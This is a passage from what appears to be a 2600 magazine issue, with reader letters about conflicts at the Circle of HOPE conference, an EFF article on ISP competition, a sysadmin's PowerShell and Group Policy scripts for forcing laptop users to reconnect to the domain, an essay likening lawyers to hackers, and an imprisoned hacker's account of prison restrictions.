Anyways, I had a great time as always. Thanks for all of the efforts!

The Circle of HOPE Writer #6

We certainly are open to rewriting our CoC and are always willing to listen to new ideas and critiques from all. Those who are quick to condemn us will also be heard, but we don't believe they earn any special placement as a result of their actions. What we're most interested in hearing are experiences that people went through, and ways that we can prevent and learn from anything negative.

The CPR idea is a great one - we actually have trained personnel on hand at all times and some of them were really tested this year. We all owe them a huge debt of gratitude.

Dear *2600:*

I wanted to congratulate you for a great HOPE conference! I attended for the second time and bought two passes. One for me and one that my wife and my daughter shared (they came at different times). The three of us had a good time and learned a lot in the various sessions we attended. We definitely want to come back in two years (and hope Steven Rambam reconsiders his decision to no longer attend!).

I can't really comment about the issues that were reported in Twitter and during the *Off The Hook* radio show because neither of us were there when what was reported happened.

For what it is worth, we saw a guy with a white MAGA cap during the surveillance psychiatry talk. He lined up to the mic to ask a question. He took off his hat before he asked his question. He was heckled (something like "nazi" or "fascist"). I guess that can be heard from the sound recording. He asked his question calmly and the speaker replied to him courteously. I didn't think much of it at the time, except that the MAGA cap was maybe a bit provocative and the heckling was aggressive in substance but benign after all. Since the exchange with the speaker seemed okay, I didn't think this was problematic. We also saw two guys with a Trump campaign t-shirt in the elevator. Neither my wife nor I fell intimidated. Part of me thought it was great to see diversity (like Bernie S. wears sometime a Bernie Sanders shirt if I am correct).

I was a bit surprised to learn about what happened next through Twitter. I don't challenge or downplay what was reported and stand by the people who felt intimated and uncomfortable. I suggested on Twitter that we wait for you guys to investigate and tell us your findings. Someone replied that I was favoring fascism or something, which I find stupid and not helpful.

Overall, I don't think these issues defined The Circle of HOPE and I wanted to congratulate the organiza-

tion team (including security) for a great experience. I think you guys rock and I am proud of what you are and what you do. Could things be better? Of course. But they could also be worse if we let fear dominate our actions. I wish HOPE remains a big tent where everyone feels comfortable speaking up.

The Circle of HOPE Writer #7

We appreciate the support. In this age of Twitter, we tend to expect instant gratification and problems to be solved on the spot. The more voices in the chorus, the more authority an opinion carries. We're just not comfortable with that.

Our first priority is to keep people physically safe. As we hear of problems, we deal with them to the best of our abilities. In this case, there were problems that came up which we weren't adequately prepared for. This naturally caused some frustration, but we honestly did the best we could with what we had. In situations like this, support is what is needed. That's how we've gotten through so many crises in the past. To have a bunch of people accusing us of supporting nazis is the height of ignorance and probably distracted many from working together to address the issues at hand.

That said, we don't condemn those who jumped onto this fiery bandwagon and hope we can continue working together and viewing this whole thing as a learning experience where we all look at what we could have done better. This is not something that's isolated to our community; it's a reflection of what's going on all around us. And we can certainly do better than the mainstream.

Dear *2600:*

Firstly... I'm a first-time HOPE attendee. HOPE's something I've wanted to go to since I learned of its existence many years ago, so getting a chance to attend this year was a "bucket list" experience for me. I personally found the conference interesting and thought-provoking, and the people I met there universally friendly. I hope (heh) that there's another HOPE in a couple of years, and that I'll be in a place where I can attend it again, perhaps as an even more active participant. I'm glad I went, and I'm glad that HOPE is something that exists in the world.

I'm sure you have tons of people commenting on Saturday's kerfuffle; with one exception, I didn't see and/or recognize what the events were that worked people up so much, so take any thoughts I have with the appropriate grain of salt. Also, I'm sure you're being inundated with feedback about this particular issue. Consider this a data point, nothing more!

My take is that if there had been a prompt response to the initial harassment by *security,* I doubt that things would have escalated to the point where people are talking about "fascists at HOPE." I know that the theory was on your side that there were people in charge of enforcing the code of conduct, and that wasn't security's job. But for most people, security is who they *expect* to enforce things like codes of conduct. Security is visible. People believe security is empowered to help them. If there's someone being creepy or harassing other conference attendees, then it's natural to turn first to security.

So my suggestion for the next HOPE would just be this: Security needs to be *empowered to* and *proactive in* policing code of conduct violations, *up to and including* kicking people out. I think it makes sense for there still to be dedicated code of conduct people in the case where there's a dispute, but in such a situation the person or people involved should be removed from the main conference while the dispute is being resolved. (So, "you can't kick me out, I wasn't doing anything wrong!" "Well, you can talk to one of our code of conduct people instead, but you need to wait in place X to do that, and I'll escort you there.") That definitely puts more on security's plate, which is unfortunate, but I think this will help prevent future incidents from escalating in such a public fashion.

For what it's worth, I *do not* think that HOPE should ban MAGA hats, etc. I understand where that symbolism makes some folks uncomfortable, but unlike, say, swastikas, MAGA hats are still firmly within the realm of accepted political discourse and symbolism. Whatever my personal feelings, banning them would cause more problems/blowback than it's worth.

Just my two cents. Again, all of that said, I personally had a wonderful experience, and am looking forward to attending HOPE again in a couple years (assuming you have it again).

The Circle of HOPE Writer #8

You pretty much hit the nail on the head. We do need to empower our security team to do more in this regard. Up until now, their main concern has been dealing with obvious physical issues having to do with safety, crowd control, and people having health issues. Our code of conduct team needs to also be strengthened and work in close communication with our security team. This is where we failed and the fact that our setup worked in the past isn't an excuse. Our world has clearly changed and we need to keep up. We can do this without sacrificing our ideals, but that makes the job more challenging. It's worth the effort.

Dear *2600:*

I strongly support you all; in this environment we need HOPE more than ever!

I do hope that as part of your post-mortem, you will also revisit the photo policy (which, incidentally, I could not find on the website but was in the printed program). If I remember right, in the *Off The Hook* conference wrap-up in 2016, you all mentioned reconsidering the photo policy. I was disappointed to see for this year that the policy had not changed.

Basically, I think what's in the code of conduct prohibiting "harassing photography or recording" is all that is needed, and the rest of the policy should be eliminated for the following reasons:

The policy is ineffective in stopping photography. We all know that if someone wants a photo of any conference attendee, they could easily get it surreptitiously The event is essentially a public space and it's not reasonable to expect privacy (outside restrooms, private rooms, etc., of course).

The policy discourages documentation of the conference for historical and media purposes, art, live reporting, fun with webcams, experiments with facial recognition, etc.

The policy discourages documentation of trolling/disruptive behavior. Having more photos and video of the trolling events this year would have helped clarify and document the situation.

There are now open cameras live to the Internet for the duration of the conference. You can say "that should be obvious" to those who want to remain anonymous, but it's not. In between talks, for example, it would be quite easy in a darkened room to stand right in front of a camera and have your likeness streamed to the world live and not really know. (For instance, I ended up on screen in the *Citizen Four* movie when it showed HOPE footage.)

In short, I believe the current policy only discourages productive sharing of photos from the event while not doing anything to discourage those who want photos for more nefarious purposes.

Thanks as always for all of your amazing efforts on this incredible and inspiring conference. And I think there *must* be a HOPE in 2020 - otherwise the narrative is "three alt-right trolls shut down the libtard snowflake pity party."

The Circle of HOPE Writer #9

The photo policy has been the subject of much discussion, both amongst attendees and staff. It seems like changes are indeed needed based on the feedback we've been hearing. We'd like to get a bit more from attendees on this before we decide what exact phrasing works best.

Dear *2600:*

Sad! Looks like you were so busy not offending MAGA trolls you put your guests and attendees in harm's way. Boo.

The Circle of HOPE Writer #10

This comment seems a bit trolly itself actually. But whatever, let's insert a few facts for the record. Nobody was put in "harm's way." The problems included not acting decisively, quickly, or with appropriate authority. We simply weren't prepared for this sort of conflict. To imply that we went out of our way to be nice to a small group that you found distasteful is simply not true. We tried to be fair and, when we concluded that people had stepped over the line, they were dealt with, irrespective of which "side" they were on. The fact that there were people expecting us to overlook clear code of conduct violations for some people while ejecting others simply for wearing Trump hats was extremely disturbing. That is not who we are and if you expect us to start acting that way, you're going to be disappointed.

Dear *2600:*

The truth is, I *did* wear a MAGA hat at HOPE, but I wasn't one of those aggressive, violent assholes. (One of them almost got aggressive when he found out I wasn't a Trump fanboy.) I wore the hat to a talk that I thought was overtly political, in the hope that it would spur people to consider that there were other ways to look at the data and techniques presented. However, after I was harassed because of that hat, I also got to experience the failed code of conduct.

During the Chelsea Manning interview, I was on an errand to buy a Make America Great Again hat for a friend back home. I care for neither party, and I subscribe to Thomas Jefferson's freethinker view: "I never submitted the whole system of my opinions to the creed of any party of men whatever in religion, in philosophy, in politics, or in any thing else where I was capable of thinking for myself. Such an addiction is the last degradation of a free and moral agent. If I could not go to heaven but with a party, I would not go there at all."

I arrived in Vaughan just in time for "Online Monitoring of the Alt-Right" at 1700. This sounded like a very politically skewed talk that could have been presented in a neutral fashion, but wasn't. My intention was to wear the MAGA hat to prompt people to consider that such techniques could be applied to any party. I donned the red MAGA hat as I sat quietly.

I got in line during the Q&A portion, and noticed a woman in front of me to the left taking my picture. I dodged and hid my face at first, but after a few minutes I leaned over and told her multiple times that I did *not* consent to having my picture taken. When she continued, I told her that it was specifically against the code of conduct and the photography policy. When I got my turn at the mic, I believe she even recorded me. I, and several others, recognized her as a woman who gave a Friday talk I had attended.

I was unaware of any prior incidents, I was non-confrontational at all times, and I never mentioned politics. My question was about applying the techniques to senators.

When the talk wrapped up, I was approached by a witness who wanted to report her, so we went to the registration desk where others were also wanting to report the incident. The code of conduct person arrived and I agreed that an acceptable outcome would be if she was forced to delete the photos, and that we were invited to a beer around the corner in an attempt to find common ground. None of that happened.

Sunday afternoon I couldn't get a straight answer from security, and the code of conduct person said "we couldn't find her." Funny, she spoke at the conference and her bio said she had been a panelist on *Off The Hook* and an organizer of HOPE. Everyone knows her.

Sunday afternoon I saw her in the vendor area and introduced myself nicely. I explained why I wore the hat: to prompt alternate perspectives. I told her I believed her response to stem from a misunderstanding, and I asked if she had deleted the photos. She said that she hadn't deleted the photos and was "keeping them for documentation."

She started arguing that I didn't have a right to wear the hat because of "how it made her feel." Several times I brought the conversation back to me doing nothing wrong and that *she* was in violation, and she eventually walked away. It didn't seem like she understood that she'd made a mistake. She felt justified.

Security later finally said that someone made her delete them, but who knows. I have little faith in that.

I know this may sound like blaming the victim, but nobody putting together the list of talks noticed that some had some very politically aggressive views and that it might invite some politically aggressive people in as a response? Nobody said, "For a neutral and 'accepting' conference, why are there so many talks aggressively attacking a political party and an ideology, when talks at previous HOPEs stayed focused on the actual *policies* throughout the Obama administration?"

Roughly half the panelists on *Off The Hook* after the conference were showing obvious bias, and are dismissive about allowing opposing views to be heard. Why should we be surprised that such attitudes have bled into the talks at this HOPE?

The Circle of HOPE Writer #11

To answer the question as to why the tone is different now, one has merely to look at what is going on throughout the nation. This is a whole lot more than a mere disagreement. Environmental and social programs are being decimated as never before. Overt racism is not only being tolerated at the highest levels - it's being embraced. And the ingredients of fascism and dictatorship are currently being stirred in a manner that's unprecedented in the history of this country. So that's why people are going beyond just focusing on the policies. These are individuals who care about where we're all heading and that is going to provoke some very strong and impassioned opinions.

That said, there's no reason to accept the way you were treated. Unless you're actively trying to denigrate someone, take away people's rights, or be disruptive, you have every right to wear the hat of a political party that's leading us into the gates of Hell. That simple act is not a threat to anyone. It may make some uncomfortable, but that's a feeling we each need to confront and endure if we're going to get through all of this. This is something everyone has to work on, and not just at HOPE. If we expect things to change, the only way we can accomplish that is to step outside our relatively small circles and show others how and why we're right. The events outlined above did nothing to demonstrate that.

Dear *2600:*

I am writing to thank you for all the wonderful work you did this year at HOPE, and to commend you for holding up so well under the onslaught of real-time, vicious condemnations on Twitter. I'm writing also because you made me cry. You made me sob loudly on the flight home, embarrassing myself before the flight attendant. Let me explain.

HOPE weekend didn't go great for me. It was rather painful, in fact. You see, I'm friends with some of the folks loudly condemning you online. Close friends, in some cases. At least I was, now I'm not sure. Long story short, I hold a minority/unpopular view on at least one topic/sacred cow. I shared this view, as one is supposed to do, and I had faith that despite disagreeing, my friends and I still cared for one another. Unfortunately, in this time of line-drawing and side-picking, it turns out I was naive to think friends could disagree. My friends, whom I hadn't seen in real life since the previous HOPE, basically iced me out.

I didn't know what to do. I was so excited to see them and hang out like in years past, but variant opinions have become *so* intolerable and "us vs. them" mentality *so* extreme.... It's pretty painful to go from "us" to the "them" category. It's so fucking sad to realize you have to keep your views to yourself or risk being cast out by loved ones. *Especially at HOPE!!* HOPE, where it's OK to disagree. HOPE, where people have crazy opinions! HOPE, where we can argue for an hour, you call me a shit-for-brains, I call you a naive son of a bitch, then we can pop over to Paddy's together for a couple of pints! I *love* that! So how could this be happening at HOPE? And yet there I was, feeling dejected, disillusioned, and alone - a naive one who thinks we can all get along.

Then I'm on the plane home and I take out the HOPE program, reading the intro for the first time. "While the world outside is crazy and contentious, we look forward to seeing a different kind of spirit here this weekend, one that we've grown used to at previous HOPE conferences... [we] believe in respect, especially for those reaching different conclusions." Waterworks.

I'm not alone!! I'm not crazy! The HOPE spirit is real!! My heart is overflowing with gratitude for you all for choosing to *hold the line* on civil discourse, even when it's unbelievably unpopular to do so. Thank you!! You are a god damned beacon of hope and I love you for it!

As for the Twitterati, it made my head spin to see how fast they were to turn on the conference/organizers/*volunteers,* to call for boycotts, to call you nazi-sympathizers. Nazis?? HOPE?? HOPE, with keynotes from Ellsberg, Snowden, Manning, WikiLeaks? HOPE, with anarchist corners, "All Gay Crew," EFF, FPF, Tor Project? HOPE, with hacking alt-right, trolling trolls, who's been doing this 20 plus years... nazis? Some people truly will say anything, no matter how absurd, to shut down those who disagree or disobey. Please don't let them get you down! I've got your back - we all do. And we need you!!

Regardless of what the future holds, I want you to know how much your work has meant to me, and to say *thank you!!*

P.S. I'll volunteer security (if I can) next time. Hopefully.

The Circle of HOPE Writer #12

Words like yours have really helped us get through this. As you experienced yourself, it can seem like you're standing alone in your convictions, especially if you succumb to social media and ignore what's actually going on around you. We found this to be the case on a number of occasions. And we learned some very valuable lessons as a result. It's obvious from the feedback we've received that many of our attendees went through the same process.

Standing up against an unjust system is one of the themes that we've had from our very beginnings. It doesn't matter if it's the biggest system in the world or your own parents. We always value individual thought and expression. And sometimes we have to face the fact that people who agree with many of our conclusions don't always share those same values. What's most heartening in all of this is that our community was seriously tested here, yet it didn't break. We intend to learn from the mistakes we made and continue holding onto those values we cherish. We are amazed at how many people have written in to show their support - and at how many people truly get it.

It's possible your friends may never accept your views, despite agreeing on so many other things. They have already lost if they can't get past this. You don't have to lose, though, as your thoughts and actions show tremendous integrity and a true understanding of what it means to interact with individuals and effect change. We hope you now understand that you're far from alone.

EFFecting Digital Freedom

The ISP Chokehold on Internet Access Must End
by Jason Kelley

Wish that you had more choices for Internet service providers (ISPs), or a choice at all? Or maybe you're one of the few, lucky Americans who have a choice in high speed Internet access, and have picked a smaller, more privacy-protective company that has guaranteed not to prioritize specific data, or to block or throttle your service. Or maybe you've considered building your own Internet service provider to sell better service yourself.

Unfortunately, if the big ISPs get their way at the FCC in 2019, all of these scenarios - including that local Internet service provider you might already have - could all get a lot more expensive or flat out disappear. And improvements in Internet speed, new infrastructure construction across America, and new choices for access are likely to be stymied as a result.

But what's beneficial for Americans - from Internet access choice to consumer privacy protections - isn't what the big ISPs want, and they're just getting started. First, Congress repealed broadband privacy protections in March of last year, giving Comcast and other cable and telephone companies who want to sell records of our online activity the ability to do so. By December, the FCC had voted to end net neutrality provisions - just another step towards the big ISPs' goal of cementing themselves as the gatekeepers to an open Internet. On one side were those big ISPs and three of the five FCC commissioners, who wanted to remove rules that kept networks neutral. On the other side were people hoping to stop ISPs from throttling or blocking service - technologists, small, customer-focused ISPs, consumers, EFF, and dozens of other digital advocacy groups.

We lost those fights then, and that means that an enormous majority of Internet users can no longer be confident that their ISPs will remain neutral in how they send them data, and in protecting their data from being sold to third parties. We're still pushing to regain net neutrality through Congress and in the courts, and states across the U.S. are introducing privacy bills and net neutrality bills, and we're hopeful.

But having tasted blood, big ISPs are now spoiling for another fight. Under their trade association, US Telecom, they're petitioning the FCC to end a requirement that helps increase the number of ISPs you have to choose from. Right now, those regulations require established telephone companies to share their copper infrastructure (fiber was excluded from the regulation as a favor to Verizon FiOS) at established, affordable rates with new competitors, essentially making it possible for those small ISPs to exist. At the moment, copper is what most Internet providers rely on to transmit data at the last mile, and this requirement allows new ISPs to buy space on an existing infrastructure at an affordable rate and lowers the barrier for them to compete with the big, established telecom companies. Where the new companies appear, customers finally have a choice. They can pick between, say, AT&T's policies and those of a smaller ISP like Sonic.

And importantly, those new ISPs offering mid-level Internet access that they get through existing copper lines can use that capital to spend on building high-speed infrastructure like fiber, and building in rural areas that need more and better coverage. And it turns out those new ISPs are where a *huge chunk* of improvements to our Internet infrastructure come from. Small and local ISPs account for nearly half of fiber to the home (FTTH) deployment in the last few years, and often step into gaps in the market that leave rural customers with slower access due to big ISPs' lack of willingness to upgrade.

But if they succeed in their petition, the big ISPs could charge huge amounts for access to copper lines or simply cut off new competition altogether, and we'll lose the ISPs working to improve American infrastructure. The growing monopolization of Internet access above 25 Mbps, where more than half of Americans have only one choice, will become worse. This will not only further the chokehold on Internet access choice, it will leave many Americans unable to utilize future advances in Internet services and applications.

The Internet is more than just the content that we host on our servers and the computer we use to interact with that data. It's more than streams of information flying from port to port, and it's more than a bunch of 0s and 1s translated into information. It's made possible by the physical equipment that we use to *move* that data from one place to another - the copper wire, coaxial lines, cell towers, fiber optic cables, and LAN cords - and the speed at which that equipment operates has an enormous impact on our experience of it. If our access remains stagnant and monopolized by a few companies, it could leave us experiencing an Internet that's quite different from the Internet in other parts of the world.

America is stuck at 85 percent of people having access to the low speed of 25 Mbps, and the same percent have no or only one choice when it comes to Internet speeds above 100 Mbps. The European Union, meanwhile, is mostly on track to meet goals of providing everyone with access to 30 Mbps Internet by 2020, with at least half of the E.U. being wired for 100 Mbps and higher. Almost everyone in South Korea has access to fiber. Thirty-nine percent of rural Americans still lack access to middle-level Internet service - and only ten percent of Americans have access to high-speed Internet through fiber optics. If the big ISPs get their way, America's high-speed monopoly will continue to have an enormous, and detrimental, impact on the Internet we know and love.

EFF has submitted comments to the FCC reminding them of the importance of competition in the high-speed Internet access market, and the importance of focusing on building out our infrastructure. We're hoping the FCC denies US Telecom's petition, and actively explores ways to pressure the industry to deploy fiber to the home. Big ISPs know we'll all take bad Internet over no Internet. That's part of why there is a complete absence of nationwide FTTH deployment plans from any of the major ISPs, even after the Restoring Internet Freedom Order ended net neutrality, which many ISPs claimed was stopping them from building out infrastructure, *and* after the ISPs were given billions in additional corporate profits thanks to the tax cuts from Congress.

The big ISPs might have (temporarily) won the fight against net neutrality and privacy. We can't let them win the fight over competition choice, too.

Totalitarian Control: How We Used PowerShell to Manipulate User Behavior

by Sum Yunggai

At my place of employment, there is a culture of totalitarianism, an isolationist departmental approach, and a lot of misunderstanding and outright rebellion when it comes to rules, policy, or any kind of standardization. I'll try to be brief, but let me set the scene: our workforce is on a virtual environment for the most part, but a select few users have actual PCs instead of thin clients. There has been much argument and near fist fights from the PC users to also have a laptop that they can use to travel in the field. Now, normally that would not be an issue. Users are responsible, right? Our issue is that we turn on offline file sync because we use folder redirection. (Don't give me grief; I'm not paid the decision making salary.) This presents a problem because the users will *never* bring their laptops in to connect to the domain to sync. Enter PowerShell and GPOs.

With some rather simple scripting, a few new GPOs, and some tweaking, we were able to "fix" (force) the issue and, at the same time, we have created a solution to the decades-old argument of security issues behind cached credentials.

First things first, the PowerShell script. There are three sets of code needed. The first is a script to output the current date to a text file and save it on the C drive. It resets two registry keys to their default values for allowing credential caching:

```
get-date -format u > c:\windows\date.txt
New-ItemProperty -Path "HKLM:\Software\Microsoft\Windows NT\Current
➥Version\Winlogon" -Name "ForceUnlockLogon" -Value "0"
➥ -PropertyType DWORD -Force | Out-Null
New-ItemProperty -Path "HKLM:\Software\Microsoft\Windows NT\Current
➥Version\Winlogon" -Name "CachedLogonsCount" -Value "10"
➥ -PropertyType String -Force | Out-Null
```

The "ForceUnlockLogon" key with value 0 ensures that a domain controller is not required to unlock the workstation. The "CachedLogonsCount" key with value 10 allows for ten different sets of credentials to be cached in the OS credential vault. These values are the default for these keys.

Creating a text file with the current date and saving it to C is an essential part for the operations to follow. The above code is executed as a logon script via a GPO when the user authenticates to the network. (Creating GPOs and setting logon scripts is beyond the scope of this article.) The GPO also installs the next two scripts onto the laptop. All of this is rather simple and non-damaging.

Next, we come to the interesting bits of the whole thing. We have two security groups we have created on our domain for this operation: one for users on a seven-day timer and one for a 30-day timer. The seven-day group is for laptop users who do not do extended days in the field and should be bringing their laptop in to the office and authenticating to the domain on a regular basis. The 30-day group is for users on extended leave or some kind of extended project to allow for leeway. We then have a GPO that will initiate a scheduled task on the local machine. This task will run the following script every hour:

```
$logontime = Get-Content c:\windows\date.txt
$currenttime = get-date -format u
$timespan = (New-TimeSpan -Start $logontime -End $currenttime).
➥TotalDays
if ($timespan -gt 8) {
  New-ItemProperty -Path "HKLM:\Software\Microsoft\Windows NT\
➥CurrentVersion\Winlogon" -Name "ForceUnlockLogon" -Value "1"
➥ -PropertyType DWORD -Force | Out-Null
```

```
  New-ItemProperty -Path "HKLM:\Software\Microsoft\Windows NT\
➥CurrentVersion\Winlogon" -Name "CachedLogonsCount" -Value "0"
➥ -PropertyType String -Force | Out-Null
}
```

Essentially, this script looks at the date file we created on C earlier and compares it to the current date and time of the local machine. The above script being for the seven-day users, if the current date is greater than eight days from the date in the file, the registry value for "ForceUnlockLogon" is changed to true (1), which causes the machine to require authentication to a domain controller to unlock from a locked state, and it also changes "CachedLogonsCount" to 0 which effectively causes the user to have to be authenticated to a domain controller to be able to log in. Thus, if the user locks the machine or powers down and this script has triggered because they have not authenticated their machine to the network within seven days to sync offline files like we asked them to time and time again, they are now effectively locked out from being able to work until they authenticate. We set the counter to eight days because if the laptop is authenticated on the domain, the timer still runs. Therefore, if they spend a day in the office with the machine, we don't want that day counting against them, so it's a freebie. For the 30-day group, we simply changed the "if" statement to read "($timespan -gt 30)". How does the task determine which script to trigger? We used Item Level Targeting for that at the GPO level in an effort to keep the number of GPOs in use on our network a little cleaner, but it could also be done with two different GPOs.

So remember kids, the next time your IT department asks you to do something very simple but very important, and you refuse to follow instructions, just know that we have ways of making you do what we want you to do!

What Do Lawyers and Hackers Have in Common?

by Michael Ravnitzky

The activities of attorneys and the activities of hackers are not as different as you might expect, if you define hackers as creative, unconventional problem solvers.

Each explores vast spaces of complicated systems, looking to see how they work, both in ways intended and unintended, and to see what they can be made to do.

In general, the law typically does not keep up with changes in society or technology. As a result, lawyers often must formulate new and innovative ways to address difficult legal problems by using and combining existing legal tools in new ways. For example, if there is a problem with a self-driving car that causes an accident, how can you assign responsibilities so that the right people will pay for the damage? How can you set up the law so such problems tend to be prevented or corrected rather than made worse?

Lawyers need to think outside the box, and you often see lawyers cobble together legal tools creatively to solve new problems or to approach a difficult problem in a new way.

Writing laws and agency rules has some uncanny similarities to coding and programming. A system of laws is called a "code." The set of United States federal statutes is called the U.S. Code or U.S.C. The set of federal regulations is called the Code of Federal Regulations or the CFR. Codes also exist in the legal systems of the various states.

New laws passed by a legislature are codified into the code, which seems similar to software compiling.

Lawyers have to think several steps ahead. There is a special type of lawyer called a legislative counsel that has special expertise on how to devise language for legislators that will do what the legislators actually intend to do.

Like when writing code, a lot of the stuff is accumulated over time, and a little clause over here has a large effect, and often you need to trace back the impact of one new area on other areas.

What is sometimes called "policy" in the legal world is similar to what a game designer does to ensure that a game runs smoothly

without glitches that would not make it fair or fun to play.

Under the law, there are different levels of operating systems: a Constitution (with the potential for amendments), statutes that must operate under the Constitution, and regulations developed by agencies to carry out the statutes. In the law, there are parallel operating systems in place at the local/county, state, and federal levels, with some interaction among the three levels. There are operating rules to ensure that for certain specified types of operations, one level of law overrides others, such as where federal law preempts state law.

As with writing computer code, it is hard to get the laws written so that they do what is wanted. The wording cannot be too specific or the law will restrict operating flexibility for the public or the government. Neither can the law be too loose, or the purpose of the law may be frustrated.

Attorneys who write laws must consider the secondary and tertiary implications of those laws, the unintended consequences, the definitions (which are really important), and those who will try to game the system.

And as with computer software, in the law, tiny changes, even as small as a comma, can have huge effects.

The American system is based in the Anglo-American common law. What the common law does is start with some written laws, which then evolve over time as different situations arise and are tossed at them. So the law is not just the statutes, but is also the legal cases and disputes that interpret the legal codes. Legal cases execute the legal code with real-world variables and situations, and may also be considered a type of Monte Carlo simulation exercise but with real people and issues and money at stake.

Interpreting cases, such as is done by lawyers and ultimately by judges, can be considered a form of debugging exercise for the legal code.

There are also unanticipated outcomes from laws and legal cases. Appeals courts exist to provide a forum to correct erroneous decisions in the lower courts. The appeals court decisions are influential on the lower courts going forward. In fact, appeals court judges specialize in figuring out what will happen, not just in this particular case, but for all future cases if the law is interpreted in a particular way in the case before them.

There are backdoors in the legal system... many of them.

The law has equivalents to worms and viruses and Trojan horses.

Lobbyists make a career out of introducing language into the codes (laws) that has a favorable impact on their clients. Is it surprising that legislative changes or amendments promoted by lobbyists are often disguised to appear as though they do something else? Very often, the actual impact of a legislative wording change may not be obvious. Frequently, in order to figure out the impact of a legislative change, you need to trace the effect through many different sections of the law.

Furthermore, much lawyering skills to persuade people on behalf of a client have similarities to aspects of social engineering.

Legal discovery (obtaining information during a case) can be considered to be like war dialing, probing, or pinging - or may resemble a systematic exploit.

Filing a case in court with a novel legal theory might be considered analogous to a zero-day exploit or a system probe.

Attorneys select a favorable court or venue to maximize their chances of success, in the same way that someone may select a particular system with favorable characteristics.

Agency regulatory activity, with its public input and deadlines and various interactions, might be regarded as a massive multiplayer game with rules.

According to a 2014 article in *Law Practice Today,* a number of lawyers regard themselves as legal hackers, and are dedicated to finding efficiencies, making law more accessible, improving the law for lawyers and their clients, and disrupting outdated models in the legal system. One of the earliest groups, the New York Legal Hackers began at a legal hackathon at the Brooklyn Law School in April 2012. Since then, a number of legal hacking groups and legal hackathons have become established in a variety of locations across the country.

It is important to remember that attorneys are sworn to uphold the Constitution and to work toward improvement of the legal system.

In sum, despite some differences, there are a lot of similarities and analogies. Attorneys can learn much from the hacking world, and vice versa.

NO COUNTRY FOR INCARCERATED HACKERS

by Ghost Exodus

Hello world! Greetings from within the razor-wire. I have been in FCI Seagoville's Special Housing Unit for a year now. For those of you who don't know what a SHU is, it's a maximum security control unit, 23/5 lockdown - a prison within a prison where I have aboded for a minor infraction which has evolved into a laundry list of human rights violations to include cruel and unusual punishment.

One thing is for certain: Hollywood seems to love hackers. They glamorize us and portray the hacker in favorable roles where the audience can't help but love those characters. Lisbeth Salander in *The Girl with the Dragon Tattoo* and Napster in *The Italian Job* or Stanley in *Swordfish* are to name a few characters the audience's rooted for. When Matthew Farrell and Warlock were jibbering about the Woodlawn servers being "hot" in *Live Free or Die Hard,* John McClane's clueless expression as to what the two hackers were talking about was priceless.

My favorite scene from *The Matrix* was the part where Neo is snoozing at his cluttered computer desk, listening to electronic music while his computer is running some script, searching newspaper archives for articles on Morpheus. I can reminisce on times when that was me, having crashed from an energy drink high, listening to the powerful thump of Pendulum's "Voodoo People" remix in my headphones. My computers were my babies, which I had built from my trashing exploits (dumpster diving), which cranked enough juice to keep me satisfied.

In prison, the inmate populus also loves hackers. Unknown to themselves, many of them are hackers too. I've seen guys modify AM/FM radios and make them more energy efficient by disabling backlights, build external battery packs, and even boost the frequency range to pick up the air traffic control band. (Of course, on my first attempt at this I killed my radio and, in my frustration, I flushed it down the toilet.)

However, prison is also a melting pot of criminal minds, which is counterproductive to those who seek rehabilitation and, while I freely teach and explain "hackerdom" to my fellow inmates in a gesture towards the hacker philosophy that "information should be free," I can only hope that my advice will be used in productive ways that society can benefit from.

But because of my botnet case back in June 2009, prison officials are extremely wary of me. My case was over sensationalized - like most hacker cases - by the news media and their creative flair (Markoff, anyone?), thus making me a target of vicious persecution because of the prison staff's fanatical misconception of who I am and what they believe I am capable of, which isn't much, considering the Bureau of Prisons uses these Dell Optiplex thin clients which are network booted, have no local operating system, and whose BIOS is password protected. The think clients are secured under lock and key, so anything short of a bolt cutter makes physical access impossible. Without knowing the BIOS password in order to change the boot priorities to read from an external storage device equipped with a Linux distro, there is no point of entry server-side or client-side (at least not in my skill set).

Naturally, I'm blocked from using TRULINCS (Trust Fund Limited Inmate Computer System), where at one time I could email people on an approved list. I still retain computer access, except I can't utilize electronic mail functions. I'm still not entirely sure that revoking my access to a monitored and filtered email system accomplished anything relevant.

I'm on a restricted books/magazines blacklist, so I can't receive computer-related literature, especially *2600* or even my own writings which have been seized as contraband by Special Investigation Services without reason or receipt, which spawns a spartan kick to my First Amendment rights - an issue being touched upon in my litigation against said lynch mob. Linux shell commands are forbidden. (Note to self: must tattoo all shell commands on my leg next time.) I have an eight-bit binary tattoo on my wrist which spells "JESUS" and this should make them paranoid too!

A friend of mine had a copy of *2600* sent to him via the mail. It got intercepted by SIS and they began interrogating him, asking such things as: "Are you into this kind of stuff?" and "Are you a friend of [my real name]?" He vigorously denied everything or else they would have crucified him like they did to me.

The reason I was confined to a year of isolation was because I had borrowed a friend's email account, which isn't a big deal - unless you have my name. Then it became a security threat (in the eyes of the paranoid and the misinformed).

I atoned for my sin twelve times over and became the target of an FBI investigation after several UNSUBs accused me of "hacking into the BoP systems" (which specific systems, no one knows). And since I hired a lawyer to combat this unlawful incarceration under false charges, the retaliation I've experienced is insane. This is but the G-rated version of my woes.

If you get the opportunity, I recommend buying the *2600* documentary *Freedom Downtime*. Hackers and phreaks like Kevin Mitnick, Phiber Optik, and Bernie S. experienced the razor-wire, though Kevin and Bernie endured tremendous woes in prison, which goes to show that there really needs to be sentencing alternatives for the nonviolent offender.

I can't participate in computer-related educational programs or have a job that involves computers. Word travels fast within the prison guard fraternity. I have been excommunicated.

What I've endured thus far is a mirror reflection of the discrimination we face in the real, free world. The word "hacker" is so misunderstood it's taboo, regardless of whether you mod radios or Xboxes. When people are unwilling to learn, they are quick on that judgment trigger - perhaps because they've had a bad experience with someone malicious. Our subculture is an enigma, which is what drew me into this mysterious world of tinkering in the first place 14 years ago. Haters will hate, and they're next to impossible to reason with.

Those of you who know "Silence" aka "Little Hacker" may be aware that his sentencing judge called him a terrorist, while mine called me evil. Funny how hypocritical society can be. That just doesn't compute with me. There are a minority of scheming blackhats who do cause mischief and sometimes cause damage to data and intellectual property. But sadly, all of the good that the majority does often goes unrecognized. For ethics' sake, I drafted "The Hacker's Ten Nodes" as a moral guideline to keep me from sin and transgressing the network. My morals may differ from yours, but here's my example:

The Hacker's Ten Nodes

1. I will not steal that which is not mine. If I must copy a file, it's because I legitimately need it and will compensate the owner of the original file so as not to threaten the commerce and livelihood of the owner.

2. I will use my skills to stop any and all forms of cyberbullying.

3. I will not weaponize my skills to harm the innocent or the defenseless. I will empower the oppressed and be a benefit to society.

4. If I encounter corruption, I will leak it for the sake of justice.

5. Knowledge shall be free. I won't withhold knowledge from the hungry.

6. I will not boast of my abilities to those who don't appreciate the art of hacking.

